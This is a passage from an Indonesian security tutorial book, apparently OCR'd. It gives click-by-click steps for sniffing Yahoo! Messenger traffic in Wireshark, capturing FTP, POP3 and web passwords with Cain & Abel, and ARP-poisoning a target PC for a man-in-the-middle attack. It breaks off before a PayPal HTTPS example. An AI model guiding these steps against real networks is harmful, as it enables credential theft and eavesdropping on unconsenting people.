273	131.602417	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
274	135.602580	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
275	139.668452	192.168.0.198	192.168.0.255	NBNS	Name query NB MAIL.YIMG.COM<00>
276	140.417790	192.168.0.198	192.168.0.255	NBNS	Name query NB MAIL.YIMG.COM<00>
277	141.167710	192.168.0.198	192.168.0.255	NBNS	Name query NB MAIL.YIMG.COM<00>

Gambar 109: Capture Yahoo!.


Kini kita akan mencoba melakukan sniffing terhadap program YM. Hal ini bisa dilakukan karena sewaktu kita menggunakan Yahoo! Messenger, pada dasarnya chatting yang kita lakukan sebenarnya berbentuk paket-paket data.

1. Pertama-tama jalankan program Wireshark terlebih dahulu kemudian lakukan proses *capture*.




Gambar 110: Capture YM.

2. Jalankan program Yahoo! Messenger, dan login.



Gambar 111: Menjalankan YM.


3. Setelah login berhasil, sekarang Stop proses *capture*.
4. Perhatikan hasilnya pada bagian protokol ***ymsg*** merupakan protokol untuk Yahoo! Messenger. Terkadang protokol ini juga dikenal sebagai ***yhoo***.



No.	Time	Source	Destination	Protocol	Info
4081	561.800174	192.168.0.198	98.136.48.100	YMSG	Pager Logoff (status=Default)
4082	561.828496	192.168.0.198	98.136.48.100	TCP	62705 > mmcc [FIN, ACK] Seq=4818 Ack=6891 Win=17458 Le
4083	561.852057	192.168.0.198	98.137.130.103	TCP	62718 > https [FIN, ACK] Seq=2303 Ack=1367 Win=17680 L
4084	[illegible]	[illegible]	[illegible]	YMSG	[illegible]
4085	564.588012	192.168.0.198	98.137.130.103	TCP	62718 > https [FIN, ACK] Seq=2303 Ack=1367 Win=17680 L
4086	564.959383	192.168.0.198	124.108.78.35	TCP	62728 > http [FIN, ACK] Seq=1384 Ack=766 Win=16915 Len
4087	565.464152	98.136.48.100	192.168.0.198	YMSG	Notify (status=Server Ack)
4088	565.464247	192.168.0.198	98.136.48.100	TCP	62705 > mmcc [RST, ACK] Seq=4819 Ack=6978 Win=0 Len=0
4089	[illegible]	[illegible]	[illegible]	YMSG	[illegible]
4090	[illegible]	[illegible]	[illegible]	TCP	[illegible]
4091	565.546667	98.136.48.100	192.168.0.198	TCP	mmcc > 62705 [FIN, ACK] Seq=7065 Ack=4818 Win=65535 Le
4092	565.561996	98.137.130.103	192.168.0.198	TCP	https > 62718 [FIN, ACK] Seq=1367 Ack=2304 Win=65535 L
4093	565.566085	192.168.0.198	98.137.130.103	TCP	62718 > https [ACK] Seq=2304 Ack=1368 Win=17680 Len=0
4094	[illegible]	[illegible]	[illegible]	TCP	[illegible]
4095	[illegible]	[illegible]	[illegible]	TCP	[illegible]
4096	566.438047	192.168.0.198	98.136.48.110	TCP	62396 > mmcc [FIN, ACK] Seq=3134 Ack=1143 Win=16539 Le


Gambar 112: Protokol ymsg.

5. Untuk melihat hasil *capture* lainnya dari protokol ***ymsg*** saja, masukkan nama protokol tersebut pada bagian filter. Di sini terlihat berbagai data yang di-*capture* oleh Wireshark.




Gambar 113: Hasil capture ymsg.

6. Kita akan melihat informasi lebih detail dari data tersebut, klik kanan pada salah satu baris dan klik **Follow TCP Stream**.



Gambar 114: Follow TCP Stream.


7. Dalam tampilan *Follow TCP Stream* ini berisikan informasi sebenarnya dari paket tersebut.



Gambar 115: Informasi paket data capture.

8. Dari informasi yang ditampilkan tersebut berisikan banyak informasi, salah satunya adalah nama teman yang terdapat dalam kontak Yahoo! Messenger. Jika Anda jeli, juga akan ada nama *username* untuk Yahoo! Messenger tersebut.


Selain contoh di atas, perhatikan berikut ini. Dimana saya berhasil menangkap username dan password sebuah koneksi FTP.



Gambar 116: Hasil capture YM.

Berikut ini adalah sebuah metode lain melakukan Snifing menggunakan tool Cain and Able. Dengan teknik ini, Anda bisa memperoleh password tanpa harus menyerang sistem target. Caranya adalah, jalankan terlebih dahulu Cain and Able.

1. Klik menu **Configure**. Pada tab *Snifer*, pilih salah satu adapter yang akan Anda lakukan snifing, lalu klik **OK**.




Gambar 117: Configuration dialog.

2. Klik tombol **Start/Stop Sniffer**.

Gambar 118: Start/Stop Sniffer

3. Pada langkah ini Anda menunggu adanya paket data yang melewati jaringan Anda. Misalnya, kalau ada seseorang yang menggunakan email POP3, Cain and Able bisa menangkap password, begitu pula sewaktu seseorang mengakses halaman web yang menggunakan password.
4. Untuk melihat hasil data yang didapatkan, klik pada tab **Sniffer** dan di bagian bawahnya pilih **Password**. Pada panel sebelah kiri Anda bisa memilih password dari protokol apa yang ingin Anda lihat, seperti HTTP, IMAP, POP3, Telnet, dan sebagainya.

Perhatikan gambar di bawah, saya berhasil memperoleh password untuk login ke halaman Joomla.



Gambar 119: Hasil sniffing.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Man In The Middle | 10

Sebenarnya saya harus berpikir 15 kali untuk menuliskan contoh dalam bab ini. Sebab, contoh yang saya berikan boleh dibilang sangat-sangat berbahaya, apalagi bila jatuh ke tangan yang salah. Di sini saya mencoba menunjukkan pada Anda, bagaimana sebuah sistem yang dikategorikan aman, ternyata juga bisa terbongkar. Contohnya, adalah akses internet banking yang menggunakan protokol HTTPS, bukan HTTP seperti biasanya. S di belakang HTTP yang berarti *secure* (aman). Namun, disini saya akan menggunakan paypal sebagai contoh kasus yang juga menerapkan HTTPS dalam sistem pengamanannya. Sebenarnya sih awalnya saya menggunakan internet banking sebagai contoh kasus, namun atas permintaan penerbit sehingga saya ganti dengan contoh kasus paypal aja.

Di satu sisi saya mencoba menyajikan informasi lengkap dalam buku ini (namanya juga buku sakti, walaupun tidak ada yang sempurna 100%). Sekali lagi saya tegaskan, yang namanya ilmu pengetahuan apa saja bisa disalahgunakan. Namun, saya ingatkan buku ini hanyalah sebagai ilmu pengetahuan, bukan untuk disalahgunakan. Ibaratnya, kalau Anda membeli pisau dapur di toko kelontong bisa dipakai untuk memotong sayur, juga bisa untuk menusuk orang. Yang salah dalam hal ini tetaplah Anda sebagai pelaku bukan toko kelontongnya maupun pembuat pisau. Jadi, setiap penyalahgunaan isi buku ini di luar tanggung jawab penulis maupun penerbit.


Baiklah, kita kembali ke pokok bahasan, Man In The Middle Attack. Saya akan menjelaskan apa itu MITM sewaktu Anda memahami proses kerja yang terjadi pada bagian ini nanti.

Langsung saja, untuk melakukan aksi MITM Attack ini, kita membutuhkan bantuan program Cain & Able yang telah pernah saya contohkan pada bagian sebelumnya. Namun, kini kita akan menggunakan taktik yang berbeda.

Langsung saja, ikuti langkah berikut:

1. Jalankan program Cain & Able. Lakukan hal berikut:
   - Jalankan **Sniffer**.
   - Jalankan **APR**.

     Anda akan melihat kondisi Cain & Able masih dalam keadaan kosong. Hal ini terjadi karena belum ada komunikasi data antara komputer saya dan komputer target.



Gambar 120: Cain & Able.

2. Cara paling gampang untuk membuat komunikasi data antara dua komputer adalah dengan mengirimkan perintah *ping* pada komputer target.


```
C:\Users\Uy>ping echa

Pinging echa [192.168.0.199] with 32 bytes of data:
Reply from 192.168.0.199: bytes=32 time=615ms TTL=128
Reply from 192.168.0.199: bytes=32 time=528ms TTL=128
Reply from 192.168.0.199: bytes=32 time=447ms TTL=128
Request timed out.

Ping statistics for 192.168.0.199:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 447ms, Maximum = 615ms, Average = 530ms
```

Gambar 121: Hasil ping.

3. Kini saya telah mendapatkan dua buah IP.

   IP 192.168.0.1 adalah IP dari Gateway, dengan MAC *address*: D0154AB328BC.

   IP 192.168.0.199 adalah IP komputer target, dengan MAC *address*: 00242B3BBAF3.




Gambar 122: Mencari target.

Terkadang Anda tidak langsung memperoleh beberapa IP sekaligus, seperti contoh saya di atas, hanya muncul dua IP address. Pada contoh di atas, Anda bisa melakukan ping terhadap IP 192.168.0.1 terlebih dahulu, setelah itu melakukan ping terhadap 192.168.0.199.

Bisa saja satu per satu. Kalau yang muncul satu per satu, lakukan ping terhadap komputer lain. Kebetulan cache broadcast ARP di komputer saya masih menyimpan beberapa nomor IP.


4. Baiklah, sekarang kita mulai prosesnya yang disebut dengan *poisoning*.
   - Klik tab Sniffer.
   - Klik tab **APR** yang berada di bagian bawah.

- Klik area yang kosong untuk mengaktifkan fungsi penambahan fungsi sehingga ikon tanda tambah di atas tab **Sniffer** menjadi aktif. Klik ikon tambah tersebut.




Gambar 123: Tab APR.

5. Sekarang akan muncul pesan peringatan. Abaikan saja, klik pada IP gateway sehingga berpindah ke tabel di sebelah kanan. Terakhir klik **OK**. Apabila Anda memperoleh beberapa IP target maka klik salah satu IP yang akan Anda jadikan target terlebih dahulu, barulah kemudian Anda mengklik OK.




Gambar 124: Pesan peringatan.

6. Awalnya tidak ada perubahan apa-apa yang terjadi, hal ini terlihat dari *Status* dalam kondisi *Idle*. Hal ini terjadi karena komputer target tidak melakukan koneksi ke internet, baik chatting maupun browsing, tunggulah sebentar.



Gambar 125: Cain & Able kondisi idle.

7. Kini proses *poisoning* sudah mulai dilakukan, hal ini berarti komputer target mulai mengirimkan data atau terhubung dengan internet maupun melakukan browsing.



Gambar 126: Cain & Able aktif.

8. Apabila dilihat dari komputer target dengan perintah *arp –a*, sebenarnya yang terjadi adalah MAC *address* komputer saya dan MAC *address* gateway adalah sama. Dimana MAC *address* gateway sebelumnya adalah D0154AB328BC, telah berubah menjadi 74F06D7B0F7F yang sebenarnya merupakan MAC komputer saya. Hal ini berarti proses poisoning telah berhasil dilakukan. Efek dari hal ini, mengakibatkan komputer target akan mengirimkan data ke komputer saya terlebih dahulu ketika hendak berkomunikasi dengan gateway.

```
C:\Documents and Settings\L o R a>arp -a

Interface: 192.168.0.199 --- 0x3
  Internet Address      Physical Address      Type
  192.168.0.1           74-f0-6d-7b-0f-7f     dynamic
  192.168.0.198         74-f0-6d-7b-0f-7f     dynamic
```

Gambar 127: Melihat MAC Address dengan arp.


9. Selesai.

Dari contoh di atas, komunikasi yang terjadi antara komputer target dan gateway terlihat berjalan normal. Sebenarnya di belakang layar, lalu-lintas data yang lewat harus melapor dulu ke komputer saya sehingga semua paket data akan mampir di komputer saya terlebih dahulu. Alias komputer saya ada di tengah-tengah, sehingga aksi mencuri password dan sebagainya bisa berjalan dengan lancar.

Modus operandi semacam ini, dikenal dengan istilah Man-in-the-middle attack. Dengan cara ini, seseorang bisa membaca, menyisipkan, dan memalsukan data antara dua komputer yang saling terhubung.

Pada dasarnya, saya bisa saja menghentikan contoh proses ini yang sudah sukses sampai di sini. Namun, sebagai contoh teknis implementasinya adalah sebagai berikut:

